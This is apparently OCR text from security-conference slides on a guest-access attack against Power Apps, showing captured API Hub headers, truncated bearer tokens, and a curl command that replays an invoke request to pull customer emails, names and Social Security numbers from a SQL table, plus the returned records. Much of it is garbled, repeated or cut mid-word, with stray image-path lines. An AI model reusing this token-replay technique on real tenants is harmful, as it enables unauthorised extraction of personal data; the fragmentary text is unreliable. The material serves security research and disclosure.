X-Ms-Client-App-Version:      2022-07-14T08:47:48Z
X-Ms-Client-Environment-Id:   /providers/Microsoft.PowerApps/environments/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Client-Object-Id:        71bbe90d-01e9-4d5c-a684-bd5f3967b8aa
X-Ms-Client-Request-Id:       a4388bf7-366c-4f98-938c-9f61c67cf59a
X-Ms-Client-Session-Id:       39123203-fdc7-481c-a853-48822b320546
X-Ms-Client-Tenant-Id:        fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Protocol-Semantics:      cdp
X-Ms-Request-Method:          GET
X-Ms-Request-Url:             /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?
                              %24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%24top=100
X-Ms-User-Agent:              PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)
```

```
X-Ms-Environment-Id:   default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Request-Id:       3b699bdc-5186-4a69-8043-fbf014885564
X-Ms-User-Agent:       PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)
```

▾ Request Headers

```
:Authority:         europe-002.azure-apim.net
:Method:            POST
:Path:              /invoke
:Scheme:            https
Accept:             application/json
Accept-Encoding:    gzip, deflate, br
Accept-Language:    en-US
Authorization:      Bearer
                    eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJp
```



[dbo].[Customers]

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.cc
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
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Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

quest URL:
quest Method:
atus Code:
mote Address:
ferrer Policy:


,x-ms-correlation-id,x-ms-user-agent,Strict-Transport-Security,X-Content-Type-Options,X-Frame-Options,Date,x-ms-connection-gateway-object-id,x-ms-
ning-Allow-Origin,x-ms-apihub-cached-response,x-ms-apihub-obo

-4650-4c0f-b73d-63c5e8d55b9e)

X-Ms-Apihub-Cached-


Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJp

Copy-and-replay browser API Hub



```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure-apim.net' \
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG
>   -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \
>   -H 'x-ms-client-request-id: b0fcb515-3898-496b-af84-89a0058b4f2e' \
>   -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \
>   -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \
>   -H 'x-ms-protocol-semantics: cdp' \
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%2
4orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%2
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e
8d55b9e)' \
>   --compressed
```

Copy-and-replay browser API Hub



```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0eX
>   -H 'x-ms-client-object-id: 71bbe
>   -H 'x-ms-client-request-id: b0fc
>   -H 'x-ms-client-session-id: 1972
>   -H 'x-ms-client-tenant-id: fc993
>   -H 'x-ms-protocol-semantics: cdp
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/
ights.database.windows.net,enterpris
4orderby=Email+asc&%24select=Email%2
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/3
8d55b9e)' \
>   --compressed
```

```
{
  "@odata.context":"https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/
$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5
Bdbo%5D.%5BCustomers%5D')/items","value":[
    {
      "@odata.etag":"","ItemInternalId":"9c849894-b96e-44a2-962f-2e69686674e7","Email":"aidenb@z
enitydemo.OnMicrosoft.com","FirstName":"Aiden","LastName":"Brown","CustomerID":55677,"SocialSecu
rityNumber":"209-97-8888"
    },{
      "@odata.etag":"","ItemInternalId":"a0fed822-58dd-4f22-a5ea-5ac632008fb3","Email":"alexande
rw@zenitydemo.OnMicrosoft.com","FirstName":"Alexander","LastName":"Gonzalez","CustomerID":74321,
"SocialSecurityNumber":"209-97-9876"
    },{
      "@odata.etag":"","ItemInternalId":"f1b79f06-ad40-4b2e-a482-d61c820fc5e6","Email":"amandas@
zenitydemo.OnMicrosoft.com","FirstName":"Amanda","LastName":"Smith","CustomerID":78654,"SocialSe
curityNumber":"209-97-6666"
    },{
      "@odata.etag":"","ItemInternalId":"e572c48b-cea5-4461-b83a-9e1f6625220e","Email":"ameliaj@
zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Johnson","CustomerID":76234,"Social
SecurityNumber":"209-97-1111"
    },{
      "@odata.etag":"","ItemInternalId":"61ced58e-9123-49a9-a37a-8392d6fc761a","Email":"ameliam@
zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Gonzalez","CustomerID":74321,"Socia
```

Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/ite
ms'
```

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items

Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items
```

Power App is using azure-apim.net to fetch connection data


GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items

Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items
```

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/[dbo].[Customers]/items



